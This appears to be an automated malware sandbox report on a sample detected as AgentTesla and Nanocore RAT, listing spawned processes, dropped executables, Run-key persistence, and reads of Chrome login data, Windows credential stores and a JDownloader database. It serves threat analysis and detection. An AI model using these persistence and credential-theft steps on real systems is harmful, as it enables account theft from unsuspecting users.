May 27, 2022 13:25:27.544449091 CEST	3753	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 11:25:27 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 X-Powered-By: PHP/8.1.2 Content-Length: 538 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 5b 5b 22 49 6e 74 65 72 6e 65 74 20 44 6f 77 6e 6c 6f 61 64 20 4d 61 6e 61 67 65 72 22 2c 22 68 74 74 70 73 3a 2f 2f 67 71 62 6d 77 73 77 42 61 79 2e 6f 72 67 22 2c 22 54 57 44 33 51 22 2c 22 4b 73 78 30 6c 5a 64 46 6b 79 57 74 41 62 76 22 5d 2c 5b 22 4a 44 6f 77 6e 6c 6f 61 64 65 72 22 2c 22 0a 70 4f 69 46 48 78 6a 6f 68 70 6a 64 65 73 45 2e 22 2c 22 25 30 41 54 43 56 65 42 46 48 68 79 6f 54 37 38 42 58 22 2c 22 25 30 41 68 68 31 39 7a 38 76 67 71 36 44 36 22 5d 5d 3c 62 72 20 2f 3e 0a 3c 62 3e 46 61 74 61 6c 20 65 72 72 6f 72 3c 2f 62 3e 3a 20 20 55 6e 63 61 75 67 68 74 20 54 79 70 65 45 72 72 6f 72 3a 20 73 69 7a 65 6f 66 28 29 3a 20 41 72 67 75 6d 65 6e 74 20 23 31 20 28 24 76 61 6c 75 65 29 20 6d 75 73 74 20 62 65 20 6f 66 20 74 79 70 65 20 43 6f 75 6e 74 61 62 6c 65 7c 61 72 72 61 79 2c 20 6e 75 6c 6c 20 67 69 76 65 6e 20 69 6e 20 43 3a 5c 78 61 6d 70 70 5c 68 74 64 6f 63 73 5c 6a 61 68 5c 69 6e 63 5c 39 66 33 64 33 37 66 61 61 64 64 30 61 35 2e 70 68 70 28 31 32 29 20 3a 20 65 76 61 6c 28 29 27 64 20 63 6f 64 65 3a 31 32 37 0a 53 74 61 63 6b 20 74 72 61 63 65 3a 0a 23 30 20 43 3a 5c 78 61 6d 70 70 5c 68 74 64 6f 63 73 5c 6a 61 68 5c 69 6e 63 5c 39 66 33 64 33 37 66 61 61 64 64 30 61 35 2e 70 68 70 28 31 32 29 3a 20 65 76 61 6c 28 29 0a 23 31 20 7b 6d 61 69 6e 7d 0a 20 20 74 68 72 6f 77 6e 20 69 6e 20 3c 62 3e 43 3a 5c 78 61 6d 70 70 5c 68 74 64 6f 63 73 5c 6a 61 68 5c 69 6e 63 5c 39 66 33 64 33 37 66 61 61 64 64 30 61 35 2e 70 68 70 28 31 32 29 20 3a 20 65 76 61 6c 28 29 27 64 20 63 6f 64 65 3c 2f 62 3e 20 6f 6e 20 6c 69 6e 65 20 3c 62 3e 31 32 37 3c 2f 62 3e 3c 62 72 20 2f 3e 0a Data Ascii: [["Internet Download Manager","https://gqbmwswBay.org","TWD3Q","Ksx0lZdFkyWtAbv"],["JDownloader","pOiFHxjohpjdesE.","%0ATCVeBFHhyoT78BX","%0Ahh19z8vgq6D6"]] Fatal error: Uncaught TypeError: sizeof(): Argument #1 ($value) must be of type Countable|array, null given in C:\xampp\htdocs\jah\inc\9f3d37faadd0a5.php(12) : eval()'d code:127Stack trace:#0 C:\xampp\htdocs\jah\inc\9f3d37faadd0a5.php(12): eval()#1 {main} thrown in C:\xampp\htdocs\jah\inc\9f3d37faadd0a5.php(12) : eval()'d code on line 127

Statistics

Behavior



- TM57812337.exe
- cmd.exe
- conhost.exe
- timeout.exe
- Qqsucntzxgqwkiqkvrafiufflip.exe
- InstallUtil.exe
- Qjarsxlh.exe
- Qjarsxlh.exe
- cmd.exe
- conhost.exe
- timeout.exe
- excel.exe
- conhost.exe
- cmd.exe
- conhost.exe
- timeout.exe
- cmd.exe
- conhost.exe
- excel.exe
- timeout.exe
- conhost.exe
- InstallUtil.exe
- InstallUtil.exe

Click to jump to process

System Behavior

Analysis Process: TM57812337.exe PID: **6460**, Parent PID: **5628**

General

Target ID:	0
Start time:	13:23:18
Start date:	27/05/2022
Path:	C:\Users\user\Desktop\TM57812337.exe
Wow64 process (32bit):	true

Commandline:	"C:\Users\user\Desktop\TM57812337.exe"
Imagebase:	0x110000
File size:	25088 bytes
MD5 hash:	DE791F645B2235DCE3572C7C5961E17B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: INDICATOR_SUSPICIOUS_EXE_B64_Artifacts, Description: Detects executables embedding bas64-encoded APIs, command lines, registry keys, etc., Source: 00000000.00000002.360544284.00000000052C0000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.360421539.0000000003637000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.360421539.0000000003637000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.360358801.00000000035A8000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.360358801.00000000035A8000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Registry Activities

Analysis Process: cmd.exe PID: **6956**, Parent PID: **6460**

General

Target ID:	7
Start time:	13:23:42
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c timeout 10
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6964**, Parent PID: **6956**

General

Target ID:	8
Start time:	13:23:42
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: **7000**, Parent PID: **6956**

General

Target ID:	9
Start time:	13:23:43
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 10
Imagebase:	0xe30000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: Qqsucntzxgqwkiqkvrafiufflip.exe PID: **6528**, Parent PID: **6460**

General

Target ID:	12
Start time:	13:23:54
Start date:	27/05/2022
Path:	C:\Users\user\AppData\Local\Temp\Qqsucntzxgqwkiqkvrafiufflip.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\Qqsucntzxgqwkiqkvrafiufflip.exe"
Imagebase:	0xb20000
File size:	25088 bytes
MD5 hash:	9E72E89826413EA6BA69E1F3907E9901
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: INDICATOR_SUSPICIOUS_EXE_B64_Artifacts, Description: Detects executables embedding bas64-encoded APIs, command lines, registry keys, etc., Source: 0000000C.00000002.476919142.0000000005CD0000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.475784725.0000000002E04000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.475784725.0000000002E04000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.476158261.0000000003F05000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.476158261.0000000003F05000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.476158261.0000000003F05000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.476008629.0000000003E66000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.476008629.0000000003E66000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.476008629.0000000003E66000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000C.00000002.475883360.0000000003D99000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000C.00000002.475883360.0000000003D99000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000C.00000002.475883360.0000000003D99000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 69%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DE2CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DE2CF06	unknown
C:\Users\user\AppData\Roaming\Njueisg	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CC7BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\Njueisg\Qylfpmj.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	5E2C0B8	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Qqsucntzxgqwkiqkvrafiufflip.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E13C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Njueisg\Qylfpmj.exe	0	25088	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 0f fd fd 62 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 16 00 00 00 4a 00 00 00 00 00 00 5e 34 00 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELb0J^4 @ @	success or wait	1	5E2C0B8	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Qqsucntzxgqwkiqkvrafiufflip.exe.log	0	847	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	6E13C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DD603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE0CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DD603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DD603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DD603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DD603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DE05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CC71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CC71B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Qylfpmj	unicode	"C:\Users\user\AppData\Roaming\Njueisg\Qylfpmj.exe"	success or wait	1	6CC7646A	RegSetValueExW

Analysis Process: InstallUtil.exe PID: **3700**, Parent PID: **6460**

General

Target ID:	14
Start time:	13:24:02
Start date:	27/05/2022

Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Imagebase:	0xc50000
File size:	41064 bytes
MD5 hash:	EFEC8C379D165E3F33B536739AEE26A3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.357836430.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.357836430.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.356252720.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.356252720.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.356883933.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.356883933.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000002.489012669.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000002.489012669.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.355643671.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.355643671.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000002.490929269.0000000002F31000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000E.00000002.490929269.0000000002F31000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DE2CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DE2CF06	unknown
C:\Users\user\AppData\Roaming\excel	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CC7BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\excel\excel.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CC7DD66	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\excel\excel.exe	0	41064	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 07 5a fd 5a 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 54 00 00 00 0c 00 00 00 00 00 00 fd 72 00 00 00 20 00 00 00 fd 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 fd fd 01 00 03 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELZZ0Tr @ `	success or wait	1	6CC7DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4095	success or wait	1	6DE05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	8173	end of file	1	6DE05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DD603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4095	success or wait	1	6DE0CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	8173	end of file	1	6DE0CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE0CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DD603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DD603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DD603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DD603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DE05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CC71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CC71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4096	success or wait	1	6CC71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4096	end of file	1	6CC71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4095	success or wait	1	6DE05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	8173	end of file	1	6DE05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CC71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CC71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4096	success or wait	1	6CC71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4096	end of file	1	6CC71B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6CC71B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\05b98e77-fe4c-4961-9081-bc8c3f45dec3	unknown	4096	success or wait	1	6CC71B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6CC71B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CC71B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CC71B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CC71B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	excel	unicode	C:\Users\user\AppData\Roaming\excel\excel.exe	success or wait	1	6CC7646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	excel	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6CC7DE2E	RegSetValueExW

Analysis Process: Qjarsxlh.exe PID: **3216**, Parent PID: **3968**

General

Target ID:	15
Start time:	13:24:04
Start date:	27/05/2022
Path:	C:\Users\user\AppData\Local\Ujxomvdv\Qjarsxlh.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Ujxomvdv\Qjarsxlh.exe"
Imagebase:	0xe80000
File size:	25088 bytes
MD5 hash:	DE791F645B2235DCE3572C7C5961E17B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.490555002.0000000004417000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000002.490555002.0000000004417000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.490354545.0000000004388000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000002.490354545.0000000004388000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000F.00000002.489735823.00000000033A9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000F.00000002.489735823.00000000033A9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_EXE_B64_Artifacts, Description: Detects executables embedding bas64-encoded APIs, command lines, registry keys, etc., Source: 0000000F.00000002.491110453.00000000061C0000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 27%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DE2CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DE2CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Qjarsxlh.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E13C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
